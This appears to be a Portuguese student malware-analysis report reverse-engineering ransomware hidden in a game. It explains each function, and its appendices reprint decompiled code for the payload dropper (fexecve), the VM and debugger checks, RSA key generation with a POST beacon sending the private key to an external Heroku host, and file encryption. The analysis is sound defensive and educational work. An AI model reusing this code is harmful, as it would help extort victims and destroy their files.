Depois disso, chama esse mesmo erro, o que leva à execução da função. De notar que a não execução da função significará que a aplicação poderá estar a ser executada via *debuggers*.

Depois de parar a execução por 1 segundo, a função retorna o valor da variável global que foi definido pela função `sighandler`.

Em suma, esta função retorna 0 se o envio de erros não estiver comprometido e será denominada de `sig_checker`.

5.6 Função FUN_00103e96

Com o conhecimento vindo da Seção 5.5, sabe-se que esta função será `void` com apenas um parâmetro `int`. Ao procurar referências a esta função, foi determinado que ela apenas é chamada pela mencionada acima. Por isso, será de assumir que o parâmetro recebido será 5 e, assim, tudo o que a função faz é mudar o valor de uma variável global para 0.

Sendo assim, esta função será denominada de `sighandler`.

5.7 Função FUN_0010312a

Esta função começa por executar a função `is_running_in_vmware` (Seção 5.4) com um parâmetro que, quando XOR com 0xf3, resulta em `cat/sys/firmware/dmi/tables/DMI`.

O resultado (isto é, se existe indício que o programa está a correr numa máquina virtual) é OR com a variável global de estado. É chamada, também, a função `sig_checker` (Seção 5.5), efetuando a mesma operação mencionada acima.

Se a variável de estado se mantiver a 0, é executada a função `create_rsa_from_dir` com o parâmetro `".crypt"`. Esta função é explorada na Seção 5.8. Basicamente, é criado um par de chaves RSA a partir do diretório `.crypt` do utilizador.

Depois, cria uma *thread*, que correrá a função `encrypt_users_dokument` (Seção 5.13). Esta função cifra os dados do utilizador no diretório definido na função. Depois, espera que a execução da *thread* acabe. Quando isso ocorrer, a execução da função é acabada.

Em suma, esta função verifica se o programa está a ser executado em máquina virtual e, se não estiver, cria um par de chaves RSA e cifra os dados do utilizador. Por isso, a função será denominada `start_worm`.

5.8 Função FUN_00103b53

Esta função começa por obter os dados do utilizador que está a correr o programa, criando uma *string* com o *home directory* do utilizador e o diretório passado como parâmetro. Se algo durante este processo correr mal, a função retorna 0.

Se não, o diretório é acedido. Se este não for acessível e o resultado da chamada à função `rsa_setup` (Seção 5.9) for 0, a função retorna 0. Isto é, se o diretório não for acessível e for impossível criar um par de chaves RSA, será retornado 0.

Se a execução ainda estiver a ocorrer, a função `can_get_rsa_p_from_file` (Seção 5.10) é chamada com o *path* como parâmetro, sendo o resultado desta função retornado. Isto é, nesta fase do programa, é verificado se é possível obter uma chave RSA, e a resposta a essa questão será retornada.

Em suma, esta função verifica se o utilizador é capaz de criar um par de chaves RSA a partir do diretório, criando-o e retornando a acessibilidade a este. Por isso, a função será denominada, também, por `create_rsa_from_dir`.

5.9 Função FUN_001036f0

Esta função começa por criar um objeto do tipo RSA, o que por si soa alarmante, depois gera um par de chaves ímpares e guarda-as na estrutura RSA. Este par de chaves é gerado segundo o sistema criptográfico RSA, sendo o número de bits para a chave fornecido pelo um dos argumentos da função, e o expoente público (e) igual a 3.

Depois as chaves são guardadas em formato PEM em dois objetos BIO.

Finalmente, o conteúdo dos BIOS são guardados em *buffers*. O *buffer* com a chave privada é utilizado para chamar a função `post_heroku` (Seção 5.11) como argumento, e o conteúdo do *buffer* com a chave pública é escrito num ficheiro, cujo o nome é um dos argumentos da função.

O valor retornado indica se a rotina descrita nesta secção foi feita com sucesso ou não.

Em suma, é possível concluir que esta função é utilizada para a criação das chaves RSA e envia um pedido POST ao *website* externo. Isto é, a função faz o *setup* do par de chaves RSA e envia o *beacon* para o *website* externo. Por isso, a função será apelidada de `rsa_setup`.

5.10 Função FUN_001039f3

Esta função começa por tentar abrir o ficheiro passado como parâmetro. Se não for possível abri-lo, a função retorna 0.

Depois, é verificado se é possível criar um objeto não nulo com o comprimento dos dados do ficheiro. Se não for possível, a função retorna 0.

Assim, os dados do ficheiro são lidos, e, se o ficheiro estiver vazio, é retornado 0.

Se não, é criado um objeto com estes dados, e um objeto RSA. Se for possível ler os dados obtidos de modo a obter uma chave RSA pública no formato PEM, é retornado 1. Se não, é retornado 0.

Em suma, esta função recebe um ficheiro e verifica se, com ele, é possível obter chaves RSA públicas. Por isso, a função será apelidada de `can_get_rsa_p_from_file`.

5.11 Função FUN_00103499

A função começa por decifrar dados da memória, usando um XOR com 0x94. Ao decifrar estes dados, o valor que será usado na função é "g4sd.herokuapp.com".

Depois, cria uma *socket* no domínio AF_INET de datagrama com o protocolo *default*. Se isto falhar, a função retorna 0.

Se a execução continuar, é extraído um *host* de "g4sd.herokuapp.com". Se esta extração falhar, a função retorna 0.

Continuando a execução, é criado um objeto do tipo `sockaddr`, com a família definida como 2, *network type order* e *host* como o definido acima.

É feita uma tentativa de conexão da *socket* com este objeto e, se falhar, é retornado 0.

Se a execução continuar, começa o ciclo C, com o contador de ciclo *ii*. Primeiramente, são escritos os `len(str)-ii` dados da *str* a partir da posição *ii*. Se a escrita não ocorrer, sai-se do ciclo. Mantendo-nos no ciclo, a variável *ii* é incrementada com o número de *bytes* escritos. Em suma, este ciclo escreve todos os dados de uma *string* começada com "POST/key=%s&id=%sHTTP/1.0\r\n\r\n", sendo o ciclo parado quando a tarefa é completa ou a escrita resulta em erro.

De seguida, a resposta ao pedido enviado é obtida e é escrita num *buffer*.

No final deste ciclo, é verificado se o número de *bytes* recebidos é válido. Se for, a *socket* é fechada e é retornado 1. Se não, é retornado 0.

Tendo isto em conta, pode-se assumir que esta função conecta-se ao URL `g4sd.herokuapp.com`, fazendo um pedido POST. Por isso, a função será mencionada, também, por `post_heroku`.

5.12 Função FUN_00103e68

Esta função cria um *tracer* em si mesma e retorna se houve erro ou não.

Assim, esta função verifica, de maneira rudimentar, se o programa em si está a ser *traced*. Por isso, a função passará a ser denominada `is_being_traced`.

5.13 Função FUN_00103095

Esta função obtém o diretório raiz do utilizador que correu o programa, criando uma *string* com o tamanho desse caminho mais 18. Se isto não for possível, isto é, não houver espaço para a *string*, a função para a execução.

Se não, é criado um *path* com o diretório mencionado acima e a *string* "Dokumentenordner", sendo este *path* usado como argumento pela função `encrypt_all_files_in_dir` (Seção 5.14).

Com isto, a função acaba a sua execução. Isto significa que a função cifra todos os dados presentes no diretório `Dokumentenordner` do utilizador. Por isso, a função será denominada `encrypt_users_dokument`.

5.14 Função FUN_00102da8

A função começa por aceder ao *path* recebido como parâmetro. Se este não for acessível, a função para a sua execução.

Se for, é criada uma *string* com o parâmetro recebido com sufixo `"/.out.crypt"`. chamando a função `read_file` com a *string* gerada, um *array* e o inteiro 16 como parâmetros. Se a função não retornar 1, isto é, se não for possível ler 16 *bytes*, então será chamada a função `rand_generator` (Seção 5.16) com os parâmetros usado na chamada anterior. Assim se conclui que a execução é: se não for possível ler os dados do ficheiro da *string*, será gerado um *buffer* de valores aleatórios. Assim se assume que o conteúdo do ficheiro, caso existente, serão valores aleatórios.

Depois disso, é começado um ciclo infinito. Este começa por ler o diretório enviado como parâmetro. Se este for nulo, o ciclo para. Depois, é criada uma variável, que terá o caminho completo do ficheiro desde o diretório enviado como parâmetro - para efeitos deste relatório, chamemos-lhe

o caminho completo. Se este for igual a "." ou "..", o ciclo é ignorado, saltando para o próximo ficheiro do diretório. Se o tipo de ficheiro for diretório, será chamada a própria função usando, como parâmetro, o caminho completo. Caso contrário, é verificado se o nome do ficheiro contém ".crypt". Se não contiver, é chamada a função `encrypts_file` (Seção 5.17), significando isto que o ficheiro é cifrado usando o *buffer* de valores aleatórios mencionado acima como chave. Se não for o caso, a execução do ciclo mantém-se.

No término do ciclo é chamada a função `key_id_setup` (Seção 5.18) com o caminho do `README`, um *pointer* e o valor 16 como parâmetros. Isto significa que o ficheiro é escrito com duas secções de dados.

Depois disso, a função termina execução.

Em suma, esta função cifra todos os ficheiros que estejam acessíveis a partir do *path* fornecido. Por isso, a função será denominada `encrypt_all_files_in_dir`.

5.15 Função FUN_00102a0c

Esta função simplesmente lê um número de *bytes* de um ficheiro, caso este exista, e guarda-os num *buffer*. Tanto o nome do ficheiro, como o número de bytes a ler e o *buffer* são fornecidos a função como argumentos.

O valor de retorno serve para verificar se o ficheiro foi corretamente lido. Assim, a função será denominada `read_file`.

5.16 Função FUN_00102a7a

Esta função gera *n* números aleatórios, em que *n* é dado como argumento, e escreve os números num *buffer* e num ficheiro, ambos dados como argumento, respetivamente o ponteiro do buffer e o nome do ficheiro.

Sendo assim, esta função será denominada de `rand_generator`.

5.17 Função FUN_00102b10

A função começa por receber como argumentos o nome do ficheiro a cifrar, e a chave que será utilizada para o efeito.

É criado um novo ficheiro com um nome semelhante tendo como acrescento ".crypt". Caso falhe a criação deste novo ficheiro, o original é fechado e o espaço alocado ao novo ficheiro é libertado. Caso contrário, o espaço alocado ao novo ficheiro começa por ser libertado e sucedem-se operações sobre o IV predefinido.

Em seguida, é inicializada a cifra, usando o algoritmo AES_128 em modo OFB. O ficheiro original é lido linha a linha, sendo cada linha escrita já cifrada para o novo ficheiro.

O novo ficheiro recebe o conteúdo cifrado (1 *byte*), ao passo que o ficheiro original passou a deixar de existir (*unlink*)

Esta função é responsável pela cifra de um ficheiro. Por este motivo, esta função foi renomeada de `encrypts_file`.

5.18 Função FUN_00102886

Esta função começa por obter o conteúdo guardado num espaço da memória e guarda-o num *buffer*, *buf*. Depois, o *rsa* é obtido através da referência a uma posição de memória (DAT_001072d8), e *n bytes* do *plaintext* são cifrados e guardados num espaço de memória. Tanto o número de bytes a serem cifrados como o texto a ser cifrado são fornecidos como argumentos.

De seguida, a função **key_generator** (Seção 5.19) é chamada com o ponteiro do *ciphertext*, o tamanho do conteúdo cifrado e com um *buffer*, que nunca é usado no contexto desta secção. Da função chamada é retornado um argumento, que será uma chave.

Finalmente, é criado um ficheiro, cujo nome é fornecido como um dos argumento, e neste é escrito o conteúdo do *buffer buf*, o conteúdo de uma secção de memória (DAT_0010726), que pela *string* escrita no ficheiro, será um ID, e a chave obtida da função **key_generator** (Seção 5.19).

Em suma, esta função cifra conteúdo fornecido como argumento e cria um ficheiro onde será escrito conteúdo de duas secções de memória, entre elas um *ID*, e uma chave. Sendo assim, esta função será denominada de **key_id_setup**.

5.19 Função FUN_00102559

Esta função faz bastantes operações com o objetivo de criar uma chave que será posteriormente utilizada pela função **key_id_setup** (Seção 5.18).

Sendo assim, esta função será denominada de **key_generator**.

Capítulo 6

Decifra dos Ficheiros Cifrados

Através da análise do ficheiro temporário (Capítulo 5) foi possível concluir que este é responsável pela a cifra dos ficheiros do utilizador. Assim, o Capítulo 5 foi analisado a fundo para tentar reconstruir o processo inverso e obter os ficheiros originais.

Para este efeito, o foco centrou-se nas funções `encrypts_file`, `rand_generator` e `encrypt_all_files_in_dir`.

Com base na análise da função `encrypt_all_files_in_dir` são criados valores aleatórios com base no *timestamp* UNIX do momento atual através da função `rand_generator` e que vêm a ser utilizados finalmente na função `encrypts_file`.

Após reconstruir o *timestamp* UNIX da data da última modificação do ficheiro cifrado, este valor foi averiguado como semente da função `rand_generator`. Para este efeito foi criado uma função, denominada de `get_key`, cujo propósito é a obtenção deste *timestamp*. Esta função é mostrada nos anexos, Ficheiro 8.23.

Em seguida foi tentado o processo inverso da função `encrypts_file` com recurso às bibliotecas do EVP, mas para decifra.

No entanto, não se conseguiu ter sucesso na obtenção dos ficheiros originais. Estima-se que o problema tenha estado na compreensão da decompilação de forma a entender as operações que acontecem com o parâmetro IV para que as mesmas pudessem ser refeitas ou desfeitas. O código desenvolvido encontra-se na secção de Anexos Ficheiro 8.24

Capítulo 7

Conclusão

Com a análise completa, tem-se as seguintes respostas:

Temos realmente *malware*? Sim. Ao estudar a cadeia de instruções, há uma função (`encrypt_users_dokument` - Seção 5.13) que cifra todos os documentos presentes no diretório `[basedoutilizador]/Dokumentenordner`.

Como é que o *malware* funciona? No momento que a vítima iniciar o jogo, o *malware* em si é descarregado e executado. De forma mais detalhada, na execução uma imagem começa por ser descarregada da internet e uma porção desta é decifrada e guardada num ficheiro temporário (ELF). Este ELF contém o *malware* responsável por cifrar os ficheiros (*locker*). Com este ELF o atacante exfiltra a chave usada na cifra através de um pedido POST para o site Heroku (`g4sd.herokuapp.com`). No final, o rasto do ELF é apagado e é deixado um pedido de resgate para recuperar os ficheiros cifrados.

O que é que o *malware* faz ao sistema? O *malware* cifra todos os dados presentes no diretório `[basedoutilizador]/Dokumentenordner`, como mencionado acima.

O *malware* é espalhado para outras máquinas? Não foram encontrados indícios que o *malware* se enviasse para outras máquinas da rede.

Existe um *beacon*? Sim, sendo isto feito pela função `post_heroku` - Seção 5.11.

Houve exfiltração de informação? Sim e não. Não foram encontrados indícios da exfiltração de ficheiros. No entanto o atacante exfiltra a chave usada para cifrar para potencialmente servir de vantagem no processo de chantagem por um resgate.

O processo de engenharia reversa veio comprovar que nem tudo é o que parece. No final de contas, uma imagem inocente escondia processos obscuros que o utilizador comum dificilmente se conseguiria aperceber em tempo útil. Assim, fica denotada uma vez mais a importância da formação ao nível da segurança para a população em geral para prevenir eventos como a hipotética execução deste suposto simples videojogo.

Desta forma, torna-se por demais importante, assegurar a não execução de programas provenientes de fontes desconhecidas a fim de garantir a segurança de cada equipamento informático.

Este projeto foi também importante para conseguir perceber toda a linha de ação de um ataque através da sua reconstrução por via de engenharia reversa, permitindo num contexto mais real aplicar as técnicas desenvolvidas ao longo da unidade curricular.

Capítulo 8

Anexos

Função 8.1: main do ficheiro main

```
/* Code reversed by: Sofia Vaz */
int main(int param_c, char *param_v)
{
    undefined8 in_R8;
    undefined8 in_R9;
    char local_2088 [4208];
    char local_1018 [4104];
    webview webview;

    _webview = webview_create(0,0);
    webview_set_title(_webview,"Ducks & Guns");
    webview_set_size(_webview,1024,768,0,in_R8,in_R9,param_v);
    getcwd(local_1018,0x1000);
    sprintf(local_2088,"file://%s/html/index.html",local_1018);
    webview_navigate(_webview,local_2088);
    webview_run(_webview);
    webview_destroy(_webview);
    return 0;
}
```

Função 8.2: d1 do ficheiro main

```
/* Code reversed by: Sofia Vaz */

int d1(char *param)
{
    size_t size_param;
```

```

char *has_string;
ulong uVar3;
byte pointer_w_content [1036];
int fread_result;
FILE *stream;
char *longer_param;
int j;
int i;
int c;

c = 0;
size_param = strlen(param);
longer_param = (char *)malloc(size_param + 1);
for (i = 0; uVar3 = (ulong)i, size_param = strlen(param), uVar3 < size_param;
i = i + 1) {
    longer_param[i] = param[i] ^ 0xf3;
}
size_param = strlen(param);
longer_param[size_param] = '\0';
stream = popen(longer_param,"r");
if (stream != (FILE *)0x0) {
    free(longer_param);
    do {
        size_param = fread(pointer_w_content,1,0x400,stream);
        fread_result = (int)size_param;
        if ((int)size_param < 1) goto pclose;
        for (j = 0; j < fread_result; j = j + 1) {
            pointer_w_content[j] = pointer_w_content[j] ^ 0x9a;
        }
        has_string = strstr((char *)pointer_w_content,&DAT_0011500a);
    } while (((((has_string == (char *)0x0) &&
        (has_string = strstr((char *)pointer_w_content,&DAT_00115011),
        has_string != (char *)0x0)) &&
        (has_string = strstr((char *)pointer_w_content,&DAT_0011501c),
        has_string != (char *)0x0)) &&
        ((has_string = strstr((char *)pointer_w_content,&DAT_00115021),
        has_string != (char *)0x0 &&
        (has_string = strstr((char *)pointer_w_content,&DAT_00115028),
        has_string != (char *)0x0))))));

    c = 1;
pclose:
    pclose(stream);
}
return c;
}

```

Função 8.3: get2 do ficheiro main

```
/* Code reversed by: Sofia Vaz */

uint get2(void)

{
    int image;
    SSL_METHOD *meth;
    long iii;
    undefined8 *puVar1;
    byte zero;
    int local_10c0;
    int scanned;
    sockaddr *address;
    undefined8 ssl_read_data [513];
    uint to_ret;
    int was_read_and_breaks;
    char *ssl_has_breaks;
    char *delimiters;
    undefined4 local_84;
    undefined *local_80;
    byte *ciphared_mem;
    SSL *ssl;
    SSL_CTX *ssl_ctx;
    int connected;
    int socket;
    char *ip;
    hostent *host;
    char *ciphared;
    char *mem_read;
    char *broken_string;
    int ssl_was_read;
    int ssl_breaks;
    int cycler;
    FILE *fopen_tmp_img;
    int switch;
    int ii;
    int i;

    zero = 0;
    image = access("/tmp/img.jpg",4);
    if (image == 0) {
        to_ret = 1;
    }
    else {
```

```

mem_read = &DAT_00115039;
ciphered = (char *)malloc(0x20);
memset(ciphered,0,0x20);
for (i = 0; i < 19; i = i + 1) {
    ciphered[i] = mem_read[i] ^ 0x94;
}
host = gethostbyname(ciphered);
free(ciphered);
if (host == (hostent *)0x0) {
    to_ret = 0xffffffff;
}
else {
    ip = inet_ntoa((in_addr)((in_addr *)*host->h_addr_list)->s_addr);
    socket = ::socket(2,1,0);
    if (socket == -1) {
        to_ret = 0xffffffff;
    }
    else {
        address._0_2_ = 2;
        address._4_4_ = inet_addr(ip);
        address._2_2_ = htons(0x1bb);
        connected = connect(socket,(sockaddr *)&address,16);
        if (connected < 0) {
            to_ret = 0xffffffff;
        }
        else {
            connected = OpenSSL_init_ssl(0,0);
            if (connected < 0) {
                to_ret = 0xffffffff;
            }
            else {
                OpenSSL_init_crypto(12,0);
                OpenSSL_init_crypto(2,0);
                OpenSSL_init_ssl(2097154);
                meth = TLSv1_2_client_method();
                ssl_ctx = SSL_CTX_new(meth);
                if (ssl_ctx == (SSL_CTX *)0x0) {
                    ERR_print_errors_fp(stderr);
                    to_ret = 0xffffffff;
                }
                else {
                    ssl = SSL_new(ssl_ctx);
                    if (ssl == (SSL *)0x0) {
                        ERR_print_errors_fp(stderr);
                        to_ret = 0xffffffff;
                    }
                }
            }
        }
    }
}

```

```

else {
    SSL_set_fd(ssl,socket);
    SSL_connect(ssl);
    ciphered_mem = (byte *)malloc(53);
    memset(ciphered_mem,0,53);
    local_80 = &DAT_00115050;
    for (ii = 0; ii < 52; ii = ii + 1) {
        ciphered_mem[ii] = (&DAT_00115050)[ii] ^ 52;
    }
    connected = SSL_write(ssl,ciphered_mem,52);
    free(ciphered_mem);
    if (connected < 1) {
        ERR_print_errors_fp(stderr);
        to_ret = 0xffffffff;
    }
    else {
        puVar1 = ssl_read_data;
        for (iii = 512; iii != 0; iii = iii + -1) {
            *puVar1 = 0;
            puVar1 = puVar1 + (ulong)zero * -2 + 1;
        }
        switch = 1;
        fopen_tmp_img = (FILE *)0x0;
        scanned = 0;
        cyclcr = 0;
        local_84 = 0;
        local_10c0 = 0;
        do {
            ssl_breaks = 0;
            ssl_was_read = SSL_read(ssl,ssl_read_data,0xff);
            if (ssl_was_read < 1) break;
            if (switch == 1) {
                switch = 0;
                delimiters = "\r\n";
                ssl_has_breaks = strstr((char *)ssl_read_data,"\r\n\r\n");
                if (ssl_has_breaks == (char *)0x0) break;
                broken_string = strtok((char *)ssl_read_data,delimiters);
                while (broken_string != (char *)0x0) {
                    image = strncmp(broken_string,"HTTP/1.1 ",9);
                    if (image == 0) {
                        __isoc99_sscanf(broken_string +
                        9,&DAT_00115097,&local_10c0);
                        if (local_10c0 != 200) {
                            ssl_was_read = 0;
                            break;
                        }
                    }
                }
            }
        }
    }
}

```

```

    }
    else {
        image = strcmp(broken_string, "Content-Length: ", 16);
        if (image == 0) {
            __isoc99_sscanf(broken_string +
                0x10, &DAT_00115097, &scanned);
            if (scanned < 1) {
                ssl_was_read = 0;
                break;
            }
        }
        else {
            image = strcmp(broken_string, "\r\n\r\n", 4);
            if (image == 0) break;
        }
    }
    broken_string = strtok((char *)0x0, delimiters);
}
ssl_breaks = ((int)ssl_has_breaks - (
    (int)register0x00000020 + -4264)) + 4;
}
was_read_and_breaks = ssl_was_read - ssl_breaks;
if (was_read_and_breaks != 0) {
    cyclor = cyclor + was_read_and_breaks;
    if (((0 < scanned) && (local_10c0 == 200)) &&
        (fopen_tmp_img == (FILE *)0x0) )
    {
        fopen_tmp_img = fopen("/tmp/img.jpg", "w");
    }
    if (fopen_tmp_img != (FILE *)0x0) {
        fwrite((void *)((long)ssl_read_data + (long)ssl_breaks), 1,
            (long)was_read_and_breaks, fopen_tmp_img);
    }
    if (scanned <= cyclor) break;
}
} while (0 < connected);
SSL_shutdown(ssl);
SSL_shutdown(ssl);
SSL_CTX_free(ssl_ctx);
shutdown(socket, 2);
close(socket);
to_ret = (uint)(fopen_tmp_img != (FILE *)0x0);
if (fopen_tmp_img != (FILE *)0x0) {
    fclose(fopen_tmp_img);
}
}
}

```



```

fread(image_data,size,1,image);
needle_in_haystack = (char *)0x0;
times_read = 0;
while (((ulong)(long)times_read < size - 8 &&
        (needle_in_haystack = strstr((char *)(image_data + times_read),
        "DEADBEAF"),
        needle_in_haystack == (char *)0x0))) {
    times_read = times_read + 1;
}
if (needle_in_haystack != (char *)0x0) {
    last_needle_pos = ((int)needle_in_haystack - (int)image_data) + 8;
    for (i = last_needle_pos; (ulong)(long)i < size; i = i + 1) {
        image_data[i] = image_data[i] ^ 0x58;
    }
    last_slice = (int)size - last_needle_pos;
    _name_template = L'\x706d742f';
    magic_number_2 = 6365935029749837945;
    magic_number_3 = 5789784;
    tmp_file = mkostemp((char *)&name_template,1);
    chmod((char *)&name_template,320);
    open_tmp_file = open((char *)&name_template,0);
    unlink((char *)&name_template);
    write(tmp_file,image_data + last_needle_pos,(long)last_slice);
    close(tmp_file);
    local_60 = (char *)0x0;
    local_68 = "";
    fexecve(open_tmp_file,&local_68,&local_60);
}
}
}
return;
}

```

Função 8.5: add_dir_name do ficheiro temporário

```

/* Code reversed by: Sofia Vaz */

char * add_dir_name(char *param_1,char *param_2)

{
    int len_both_params;
    size_t len_param_1;
    size_t len_param_2;
    char *to_ret;

    len_param_1 = strlen(param_1);

```

```

len_param_2 = strlen(param_2);
len_both_params = (int)len_param_2 + (int)len_param_1 + 2;
to_ret = (char *)malloc((long)len_both_params);
memset(to_ret,0,(long)len_both_params);
len_param_1 = strlen(param_1);
if (param_1[len_param_1 - 1] == '/') {
    sprintf(to_ret,"%s%s",param_1,param_2);
}
else {
    sprintf(to_ret,"%s/%s",param_1,param_2);
}
return to_ret;
}

```

Função 8.6: get_path_file_mult do ficheiro temporário

/ Code reversed by: Sofia Vaz */*

```

int get_path_file_mult(char *dir_name,int multiplier)
{
    int is_dot;
    char *path_has_needle;
    size_t number_items_read;
    ulong uVar1;
    char file_data [4100];
    int num_items_int;
    FILE *open_file;
    char *added_paths;
    dirent *read_dir;
    DIR *dir;
    int ii;
    int i;

    dir = opendir(dir_name);
    if (dir != (DIR *)0x0) {
A:
        read_dir = readdir(dir);
        if (read_dir != (dirent *)0x0) {
            is_dot = strcmp(read_dir->d_name,".");
            if (((is_dot != 0) && (is_dot = strcmp(read_dir->d_name,".."), is_dot != 0))
                && (read_dir->d_type != '\n')) {
                added_paths = (char *)add_dir_name(dir_name,read_dir->d_name);
                path_has_needle = strstr(added_paths,"br-");
                if (((path_has_needle != (char *)0x0) ||

```

```

        (path_has_needle = strstr(added_paths,"usb"),
        path_has_needle != (char *)0x0)) ||
        (path_has_needle = strstr(added_paths,"software"),
        path_has_needle != (char *)0x0)) {
    free(added_paths);
    goto A;
}
if (read_dir->d_type == 4) {
    is_dot = get_path_file_mult(added_paths,multiplier);
    multiplier = multiplier + is_dot;
}
else {
    path_has_needle = strstr(added_paths,"model");
    if (((path_has_needle == (char *)0x0) &&
        (path_has_needle = strstr(added_paths,"address"),
        path_has_needle == (char *)0x0))
        &&
        (path_has_needle = strstr(added_paths,"name"),
        path_has_needle == (char *)0x0)) {
        free(added_paths);
        goto A;
    }
    open_file = fopen(added_paths,"r");
    if (open_file != (FILE *)0x0) {
        memset(file_data,0,4096);
        number_items_read = fread(file_data,1,0xffff,open_file);
        num_items_int = (int)number_items_read;
        fclose(open_file);
        if (-1 < num_items_int) {
            for (i = 0; i < num_items_int; i = i + 1) {
                multiplier = multiplier * file_data[i];
            }
            for (ii = 0; uVar1 = (ulong)ii,
                number_items_read = strlen(added_paths),
                uVar1 < number_items_read; ii = ii + 1) {
                multiplier = multiplier * added_paths[ii];
            }
        }
    }
    free(added_paths);
}
goto A;
}
closedir(dir);
}

```

```
return multiplier;
```

Função 8.7: is_running_in_vm do ficheiro temporário

```
/* Code reversed by: Sofia Vaz */
```

```
int is_running_in_vmware(char *proc_exec)
```

```
{
```

```
    uint uVar1;
```

```
    byte bVar2;
```

```
    uint uVar3;
```

```
    size_t tmp;
```

```
    char *has_needle;
```

```
    FILE *pipe_2;
```

```
    ulong uVar4;
```

```
    byte *pipe_data;
```

```
    byte byte_arr_1036 [1036];
```

```
    int pipe_item_number;
```

```
    FILE *pipe;
```

```
    char *xored_param;
```

```
    int ii;
```

```
    int i;
```

```
    int to_ret;
```

```
    to_ret = 0;
```

```
    tmp = strlen(proc_exec);
```

```
    xored_param = (char *)malloc(tmp + 1);
```

```
    for (i = 0; uVar4 = (ulong)i, tmp = strlen(proc_exec), uVar4 < tmp; i = i + 1) {  
        xored_param[i] = proc_exec[i] ^ 0xf3;  
    }
```

```
    tmp = strlen(proc_exec);
```

```
    xored_param[tmp] = '\\0';
```

```
    pipe = popen(xored_param, "r");
```

```
    if (pipe != (FILE *)0x0) {
```

```
        free(xored_param);
```

```
        do {
```

```
            pipe_data = byte_arr_1036;
```

```
            pipe_2 = pipe;
```

```
            tmp = fread(pipe_data, 1, 1024, pipe);
```

```
            pipe_item_number = (int)tmp;
```

```
            if (pipe_item_number < 1) goto close_pipe;
```

```
            if (pipe_item_number < 0) {
```

```
                /*
```

```
                According to fread documentation, it never returns less than 0, so this piece  
                of code will never run.
```

```

    */
    uVar3 = _DAT_ffffffffbcea5cb5 & 1;
    _DAT_ffffffffbcea5cb5 = _DAT_ffffffffbcea5cb5 >> 1;
    in(0xe);
    bVar2 = (byte)pipe_2 & 0x1f;
    uVar1 = *(uint *)(pipe_data + -0x798c3a4e);
    *(uint *)(pipe_data + -0x798c3a4e) =
        (uint)(CONCAT14(uVar3 != 0,uVar1) >> bVar2) | uVar1 << 0x21 - bVar2;
    /* WARNING: Bad instruction - Truncating control flow here */
    halt_baddata();
}
for (ii = 0; ii < pipe_item_number; ii = ii + 1) {
    byte_arr_1036[ii] = byte_arr_1036[ii] ^ 0x9a;
}
has_needle = strstr((char *)byte_arr_1036,&VMware);
} while (((has_needle == (char *)0x0) &&
    (has_needle = strstr((char *)byte_arr_1036,&VirtualBox),
    has_needle != (char *)0x0))
    && (has_needle = strstr((char *)byte_arr_1036,&QEMU),
    has_needle != (char *)0x0)) &&
    ((has_needle = strstr((char *)byte_arr_1036,&VirtIO),
    has_needle != (char *)0x0) &&
    (has_needle = strstr((char *)byte_arr_1036,&KVM),
    has_needle != (char *)0x0)))));
to_ret = 1;
close_pipe:
    pclose(pipe);
}
return to_ret;
}

```

Função 8.8: sighandler do ficheiro temporário

```

/* Code reversed by: Sofia Vaz */

void sighandler(int param)
{
    code *pcVar1;
    undefined4 in_EAX;
    undefined2 in_DX;

    if (param == -558907665) {
        out(in_DX,in_EAX);
        pcVar1 = (code *)swi(1);
        (*pcVar1)();
    }
}

```

```

    return;
}
sig_was_5 = 0;
return;
}

```

Função 8.9: sig_checker do ficheiro temporário

```

/* Code reversed by: Sofia Vaz */

```

```

int sig_checker(void)
{
    signal(5, sighandler);
    raise(5);
    sleep(1);
    return sig_was_5;
}

```

Função 8.10: rsa_setup do ficheiro temporário

```

/* Code reversed by: Maria Cunha */

```

```

undefined8 rsa_setup(int *pub_filename, long key_size, undefined8 param_3,
long param_4)
{
    code *pcVar1;
    int priv_sizectrl;
    RSA *rsa;
    BIGNUM *public_exponent;
    undefined8 uVar2;
    BIO_METHOD *biomem_fun;
    BIO *priv_bio_mem;
    BIO *pub_bio_mem;
    long bio_ctrl;
    size_t pub_sizectrl;
    void *priv_buf;
    void *pub_buf;
    FILE *file_pubkey;
    undefined extraout_DL;
    ushort uVar3;

    rsa = RSA_new();
    public_exponent = BN_new();
    // sets pubic exponent to 3
    priv_sizectrl = BN_set_word(public_exponent, 3);
}

```

```

if (priv_sizectrl == 1) {
    priv_sizectrl = *pub_filename;
    /* this if will never happen, as the only time
    this function is called, these variables will always
    be different
    */
    if (key_size - priv_sizectrl == 0) {
        if ((POPCOUNT(key_size - priv_sizectrl & 0xff) & 1U) != 0) {
            *(byte *) (param_4 + -0x55) = *(byte *) (param_4 + -0x55)
                                           ^ (byte) priv_sizectrl;

            pcVar1 = (code *) swi(1);
            uVar2 = (*pcVar1)();
            return uVar2;
        }
        uVar3 = (ushort)(priv_sizectrl << 1) | (ushort)(priv_sizectrl < 0);
        out(uVar3, extraout_DL);
        out(uVar3, _DAT_5de6b4d0cc410a5a);
        /* WARNING: Bad instruction - Truncating control flow here */
        halt_baddata();
    }
}

/*
generates a 2-prime RSA key pair and stores it in
rsa having into account that:
*/
RSA_generate_key_ex(rsa, (int)key_size, public_exponent, (BN_GENCB *)0x0);
biomem_fun = BIO_s_mem();
priv_bio_mem = BIO_new(biomem_fun);
biomem_fun = BIO_s_mem();
pub_bio_mem = BIO_new(biomem_fun);

/*
writes keys to BIOs in PEM format
for the private key is not used any encryption at the PEM format level
*/
PEM_write_bio_RSAPrivateKey(priv_bio_mem, rsa, (EVP_CIPHER *)0x0,
(uchar *)0x0, 0, (undefined1 *)0x0, (void *)0x0);
PEM_write_bio_RSA_PUBKEY(pub_bio_mem, rsa);

bio_ctrl = BIO_ctrl(priv_bio_mem, 10, 0, (void *)0x0);
priv_sizectrl = (int)bio_ctrl;
bio_ctrl = BIO_ctrl(pub_bio_mem, 10, 0, (void *)0x0);
pub_sizectrl = (size_t)(int)bio_ctrl;
priv_buf = malloc((long)priv_sizectrl + 1);
pub_buf = malloc(pub_sizectrl + 1);

```



```

    BIO_read(priv_bio_mem,priv_buf,priv_sizectrl);
    BIO_read(pub_bio_mem,pub_buf,(int)bio_ctrl);
    *(undefined *)((long)priv_sizectrl + (long)priv_buf) = 0;
    *(undefined *)((long)pub_sizectrl + (long)pub_buf) = 0;
    BIO_free(priv_bio_mem);
    BIO_free(pub_bio_mem);

    post_heroku(priv_buf);

    file_pubkey = fopen((char *)pub_filename,"w");
    if (file_pubkey == (FILE *)0x0) {
        uVar2 = 0;
    }
    else {
        pub_sizectrl = fwrite(pub_buf,pub_sizectrl,1,file_pubkey);
